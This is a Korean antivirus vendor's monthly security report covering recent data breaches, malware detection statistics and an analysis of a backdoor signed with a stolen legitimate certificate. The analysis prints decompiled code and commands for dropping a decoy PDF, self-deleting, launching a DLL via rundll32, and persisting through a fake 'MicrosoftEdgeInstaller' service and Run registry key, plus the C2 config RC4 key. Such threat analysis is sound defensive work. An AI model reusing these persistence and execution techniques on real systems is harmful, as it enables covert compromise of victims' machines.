


No.189 | 2025.6

ESRC 보안동향보고서

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



ESRC 보안동향보고서

CONTENTS

1 악성코드 통계 및 분석

01-05

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

2 최신 보안 동향

06-23

정상 인증서를 악용하여 유포 중인 백도어 악성코드 주의!
FTX claim Portal 피싱 사이트 주의!

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

SK 텔레콤 해킹 여파가 지속되고 있는 가운데, 국내외 주요 기업과 기관을 겨냥한 사이버 공격 및 개인정보 유출 사고가 잇따르고 있습니다. 이에 따라 통신 3사를 포함한 주요 플랫폼 기업 전반으로 보안 점검이 확대되며, 정부와 민간의 협업을 통한 선제적 대응 체계가 강화되고 있는 상황입니다.

과학기술정보통신부는 SK 텔레콤 해킹을 계기로 구성된 민관 합동조사단을 중심으로, KT, LG 유플러스뿐만 아니라 네이버, 카카오, 쿠팡, 배달의민족 등 다수의 주요 ICT 기업에 대한 예방적 보안 점검에 착수하였습니다. 이번 점검은 SKT 해킹 당시 사용된 것으로 분석된 악성코드 변종 202종의 전파 가능성을 사전에 차단하고, 관련 인프라의 침해 여부를 신속히 확인하기 위한 조치입니다. 비록 현재까지는 점검 대상 기업에서 해킹 정황이 뚜렷하게 발견되지 않았으나, 각 사의 클라우드 자산과 내부 네트워크 보안 체계에 대한 정밀 진단이 진행 중이며, 정부는 이를 계기로 상시 점검체계를 제도화하는 방안도 검토 중인 것으로 알려졌습니다.

이러한 가운데, 개인정보 유출 사고는 산업 전반에서 끊임없이 발생하고 있습니다.

구직 포털 알바몬에서는 최근 약 2만 2,000 건 이상의 이력서 개인정보가 유출되는 사고가 발생하였습니다. 해커는 '이력서 미리보기' 기능의 보안 취약점을 악용하여 구직자들의 이름, 휴대전화번호, 이메일 등 민감한 정보를 열람하였으며, 해당 사건은 시스템 기능 단위에서의 보안 설계 부족이 직접적인 원인으로 지목되고 있습니다. 알바몬은 사고 인지 직후 개인정보보호위원회에 자진 신고하고, 유출 피해자 대상 보호 조치와 함께 시스템 전반에 대한 보완 대책을 수립하고 있습니다. 특히 이 사건은 일상적으로 사용되는 플랫폼 서비스에서의 보안 검증이 얼마나 중요한지를 다시금 환기시키고 있습니다.

5월 16 일에는 KB 라이프생명에서 임직원 개인정보 유출 사고가 발생하였습니다. 공격자는 이미 서비스 종료 처리된 모바일 디바이스 관리(MDM) 서버를 침투 지점으로 활용하여 사번, 회사 이메일, 휴대전화번호, 단말기 정보 등 광범위한 내부 데이터를 탈취한 것으로 나타났습니다. 유출 대상에는 재직자뿐 아니라 퇴직자 정보도 포함되어 있었으며, 이에 따라 관련 당사자들에 대한 개별 통지와 함께 사고 재발 방지를 위한 전사적 보안 정책 재정비가 추진되고 있습니다.

글로벌 명품 브랜드 디올(Dior)과 티파니(Tiffany & Co.)는 2025년 초 고객 개인정보 유출 사고를 각각 공식 확인하였습니다. 두 브랜드 모두 SaaS 기반의 고객관리 시스템(CRM)을 운영하고 있었으며, 내부 직원 계정 탈취를 통해 해커가 고객 데이터에 접근한 것으로 조사되고 있습니다. 유출된 항목은 이름, 주소, 전화번호, 이메일, 내부 고객번호 등으로 확인되었으나, 두 기업 모두 유출 사실을 일부 고객에게만 개별 통지했을 뿐, 홈페이지나 공식 SNS 채널을 통한 공지는 생략해 비판을 받고 있습니다. 개인정보 보호에 대한 소비자의 신뢰가 점차 중요해지는 가운데, 글로벌 기업조차 보안 대응 체계의 투명성과 책임성에서 미흡함을 드러낸 사건으로 평가됩니다.

국가와 연계된 사이버 위협도 고도화되고 있습니다.

중국 정부와 연계된 것으로 알려진 해킹 조직 APT41은 최근 구글 캘린더를 명령제어(C2) 통신 채널로 악용한 정교한 사이버 공격을 수행한 것으로 확인되었습니다. 공격자는 피해자에게 PDF와 이미지로 위장된 악성 ZIP 파일을 전달하고, 감염된 시스템 내에 메모리 기반으로 악성 페이로드를 로딩한 후, 구글 캘린더의 비공개 이벤트 설명란을 통해 명령을 주고받는 방식으로 탐지를 회피하였습니다. 클라우드 기반의 신뢰 인프라가 도리어 우회 공격 경로로 활용된 이 사건은, SaaS 보안의 복잡성과 사각지대를 상징적으로 보여주는 사례입니다. 구글은 해당 공격 인프라를 즉시 차단하고, 사이버 보안 전문 기업 맨디언트(Mandiant)와 협력하여 추가 확산 차단 및 피해 범위 분석을 진행 중입니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2025 년 5 월에도 애드웨어 Adware.Generic.3184910 이 1 위를 차지하였으며, 악성 .LNK(바로가기) 파일을 통해 원격 코드 실행이 가능한 취약점인 CVE-2010-2568 을 악용하는 악성코드도 새롭게 순위에 진입하였습니다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Adware.Generic.3184910	Adware	304,069
2	NEW	Gen:Variant.Lazy.266772	ETC	85,345
3	↓1	Gen:Variant.Tedy.675091	ETC	37,462
4	NEW	Gen:Variant.Jaik.38715	ETC	35,125
5	NEW	Exploit.CVE-2010-2568.Gen	Exploit	31,838
6	↓2	Misc.HackTool.AutoKMS	ETC	24,597
7	NEW	Trojan.Agent.EJZW	Trojan	22,985
8	↓1	Backdoor.Generic.792814	Backdoor	19,506
9	↓6	Trojan.DDoS.Nitol.gen	Trojan	17,515
10	↓1	Application.Hacktool.BBJ	ETC	15,950
11	↓6	Gen:Variant.TDss.49	ETC	14,163
12	↓1	Win32.Neshta.A	Virus	12,032
13	NEW	Win32.Grenam.Dam.G	Virus	10,269
14	↓6	Spyware.Infostealer.Bladabindi	Spyware	10,136
15	↓1	Misc.HackTool.KMSActivator	ETC	10,075

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2025 년 5 월 1 일 ~ 2025 년 5 월 31 일


악성코드 유형별 비율

악성코드 유형별 감염 비율을 분석한 결과, 애드웨어(Adware) 유형이 전체의 47%로 가장 높은 비율을 차지하였으며, 그 뒤를 이어 기타(ETC)가 34%, 트로이목마(Trojan)가 6%, 취약점(Exploit)이 5%, 백도어(Backdoor)와 바이러스(Virus)가 각각 3%, 스파이웨어(Spyware)가 2%로 확인되었습니다.



카테고리별 악성코드 비율 전월 비교


2025년 5월에는 지난 4월과 비교하여 트로이목마(Trojan) 유형이 4% 감소하였고, 백도어(Backdoor)는 2%, 스파이웨어(Spyware)는 1% 감소, 애드웨어(Adware)는 4% 감소하여 전체적으로 주요 유형의 비중이 하락하는 경향을 보였습니다. 반면, 기타(ETC) 유형은 5% 증가, 취약점(Exploit) 유형은 새롭게 탐지되어 5%를 기록하며 비중이 확대되었습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


5월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 5월 1일부터 5월 31일까지 8,892건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside에서 수집한 악성코드 URL에 대한 통계로, 25년 5월 한 달간 총 74,785,034건의 URL이 확인되었습니다. 이 수치는 25년 4월 한 달간 총 44,585,997건의 악성코드 경유지/유포지 URL 수에 비해 약 37.7% 가량 증가한 수치입니다. 악성코드 URL의 경우 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.




2

최신 보안 동향

정상 인증서를 악용하여 유포 중인 백도어 악성코드 주의!

유효한 정상 인증서가 포함된 악성코드가 발견되었습니다.

해당 악성 파일은 국내 유명 기업의 정상 인증서로 서명되어 있어 탐지 회피를 노렸으며, SCR 포맷의 실행 파일이지만 PDF 파일처럼 보이도록 아이콘이 조작되어 있습니다.



[그림 1] 파일 속성 및 디지털 서명 정보

악성파일이 실행되면 파일 내부에서 PDF 파일을 추출하여 %TEMP% 폴더에 생성한 뒤 CMD 명령어를 이용해 실행합니다.

생성된 PDF 파일은 사용자의 주의를 끌기 위한 미끼 파일이며, 이로 인해 사용자는 감염 사실을 인지하기 어렵습니다.

```

v61.len = runtime_concatstring2(0, v59, Index, (unsigned int)".pdf", 4, v8, v9, v10, v11, v37, v44, v49, v53);
v16 = (os_File *)os_OpenFile(v61.len, v59, 65, 420, 4, v12, v13, v14, v15, v38, v45, v50, v54); // pdf 파일 생성
if ( v59 )
{
    github_com_secur30nly_go_self_delete_SelfDeleteExe(v16);
}
else
{
    p_file = &v16->file;
    v62.ptr = (uint8 *)v61.cap;
    v62.len = (size_t)"image/icon.png";
    v62.cap = v57;
    os_ptr_File_Write(v16, v62);
    if ( p_file )
        os_ptr_file_close(*p_file);
}

```

[그림 2] PDF 파일 생성 코드

작업(☑계획 / □완료)서

소속	작업자	연락처	작업 일시
			2025-04-28 16:30 ~ 2025-04-28 17:00
소속	요청자	연락처	요청 일시
			2025-04-28
작업제목			
작업목적			
영향도			
중요도	대상 장비명	대인 홈페이지	서비스
□상 □중 □하	중계서버		스텝
장애시 복구방법			
백업 후 복구			
기	작업내용		작업자
	30분 16:30 ~ 17:00		
요	작업처리내용		작업자
	처리 내용은 상세하게 해주시기 바랍니다.		
특이사항			

작업자/요청자
작업계획서 제출(작업1-2일전)(신청자 서명 필수 기재)
단, 서비스 중단이 수반되는 작업인 경우(OWE/AVAS 계기통, 네트워크 작업, 서버설치 및 교체, 홈페이지 개편 등) 반드시 작업 2-3일전 통보

작업자/요청자
작업완료시 제출

작업가능 시간은 긴급을 요하는 작업을 제외하고 평일 업무시간 내에만 가능합니다.(평일 09:00-18:00)
단, 중요도와 영향도가 높아 서버 계기통을 해야 하는 경우 업무시간 이외에 처리가 가능합니다.
작업내용에 제일 처음부분에는 작업 전 '백업' 내용이 작성되어야 합니다.
계획서/완료서 내용이 미흡한 경우 향후 작업이 불가능합니다.

신청일 : 2025년 04월 28일

신청자

담당자

작업(□계획 / ☑완료)서

소속	작업자	연락처	작업 일시
			2025-04-28 16:30 ~ 2025-04-28 17:00
소속	요청자	연락처	요청 일시
			2025-04-28
작업제목			
작업목적			
영향도			
중요도	대상 장비명	대인 홈페이지	서비스
□상 □중 □하	중계서버		스텝
장애시 복구방법			
백업 후 복구			
기	작업내용		작업자
	30분 16:30 ~ 17:00		
요	작업처리내용		작업자
	처리 내용은 상세하게 해주시기 바랍니다.		
특이사항			

작업자/요청자
작업계획서 제출(작업1-2일전)(신청자 서명 필수 기재)
단, 서비스 중단이 수반되는 작업인 경우(OWE/AVAS 계기통, 네트워크 작업, 서버설치 및 교체, 홈페이지 개편 등) 반드시 작업 2-3일전 통보

작업자/요청자
작업완료시 제출

작업가능 시간은 긴급을 요하는 작업을 제외하고 평일 업무시간 내에만 가능합니다.(평일 09:00-18:00)
단, 중요도와 영향도가 높아 서버 계기통을 해야 하는 경우 업무시간 이외에 처리가 가능합니다.
작업내용에 제일 처음부분에는 작업 전 '백업' 내용이 작성되어야 합니다.
계획서/완료서 내용이 미흡한 경우 향후 작업이 불가능합니다.

신청일 : 2025년 04월 28일

신청자

담당자

[그림 3] 생성된 PDF 파일

이후 다시 config.dat 파일을 추출하여 %Public% 폴더에 생성하고 파일 생성이 완료되면 자가 삭제됩니다. 생성된 config.dat 파일은 악성 DLL 파일로 rundll32.exe 파일을 통해 로드되어 CMD 명령어를 이용해 실행됩니다.

실행하는 CMD 명령어는 다음과 같습니다.

```
cmd.exe /c start rundll32.exe C:\Users\Public\config.dat hello
```

```

v22 = main_RunCmd(v20, (__int64)"cmd.exe /c start \"%\" \"%", v21, len, 0);
github_com_secur30nly_go_self_delete_SelfDeleteExe(v22);
time_Sleep(-64771072, (int)"cmd.exe /c start \"%\" \"%", v23, len, 0, v24, v25, v26, v27, v36);
v55.ptr = (uint8 *)embed_FS_ReadFile((__DWORD)off_991B08, (unsigned int)"image/image.png", 15);
os_OpenFile((int)"C:\\Users\\Public\\config.dat", 26, 65, 420, 0, v28, v29, v30, v31, v37, v42, v46, v49);

```

[그림 4] config.dat 파일 생성 코드

실행된 후에는 지속성 유지를 위해 사용자 권한을 확인한 뒤 관리자 권한일 경우 서비스를 생성하고, 관리자 권한이 아닐 경우 레지스트리 키를 생성합니다.

```

if ( j_GetTokenInformation(v10, TokenElevation, &v12, 4u, &v11) )
    v3 = v12;
j_CloseHandle(v10);
if ( v3 )
{
    v4 = *a1;
    v14.cb = 104;
    memset(&v14.dwFillAttribute, 0, 48);
    v14.dwFlags = 1;
    v14.wShowWindow = 0;
    memset(&v13, 0, sizeof(v13));
    memset(&v14.lpReserved, 0, 48);
    j_GetModuleFileNameW(v4, v17, 0x400u);
    sub_7FFA87004330(
        &v15,
        L"sc create MicrosoftEdgeInstaller binPath= \"cmd /c rundll32.exe %s hello\" start= auto",
        v17);
    return j_CreateProcessW(0LL, &v15, 0LL, 0LL, 0, 0, 0LL, 0LL, &v14, &v13);
}

```

[그림 5] MicrosoftEdgeInstaller 서비스 생성 코드

```

LABEL_6:
result = j_RegOpenKeyExW(HKEY_CURRENT_USER, L"software\\microsoft\\windows\\currentversion\\run", 0, 0x2001Fu, &v10);
if ( !result && v10 )
{
    v11 = 1;
    j_RegQueryValueExW(v10, L"MSEdgeInstaller", 0LL, &v11, &v15, &v12);
    v6 = -1LL;
    v7 = -1LL;
    do
        ++v7;
    while ( *&v16[2 * v7 - 2] );
    if ( !v7 )
    {
        v8 = *a1;
        v11 = 1;
        j_GetModuleFileNameW(v8, v17, 0x400u);
        sub_7FFA87004330(&v15, L"rundll32.exe %s hello", v17);
        while ( *&v16[2 * v6++] != 0 )
            ;
        j_RegSetValueExW(v10, L"MSEdgeInstaller", 0, v11, &v15, 2 * v6 + 2);
    }
    return j_RegCloseKey(v10);
}

```

[그림 6] 레지스트리 키 생성 코드

지속성 유지를 위한 절차가 끝나면 공격자 서버(C2)와 통신을 하기위한 설정 파일인 DATA_CONF 파일의 존재 여부를 체크한 뒤 파일이 있는 경우 해당 파일을 사용하여 통신을 시작하고 없을 경우 내부 데이터를 RC4 알고리즘으로 복호화 한 후 사용합니다.

이때 사용하는 키 값은 다음과 같습니다.

RC4 키 값 : RGdcsefd@#%dg9ser3\$#\$^@34sdfx|

```

sub_7FFA8700AD30(v26, 0, 0x800uLL);
j_GetModuleFileNameW(*a1, v26, 0x400u);
sub_7FFA87002550(v26, 1024LL, L"%s:DATA_CONF", v26);
v2 = 0LL;
FileW = j_CreateFileW(v26, 0x80000000, 1u, 0LL, 3u, 0x80u, 0LL);
v4 = FileW;

```

[그림 7] DATA_CONF 파일 존재 여부 확인 코드

```

v11 = (v14 + aRgdcsefdDg9se[v13] + v11); // RGdcsefd@#%dg9ser3$#$^@34sdfx1
v24[v12] = v24[v11];
v15 = v13 + 1;
++v12;
v24[v11] = v14;
v16 = v13 + 1 < 31;
v13 = 0LL;
if ( v16 )
    v13 = v15;
}
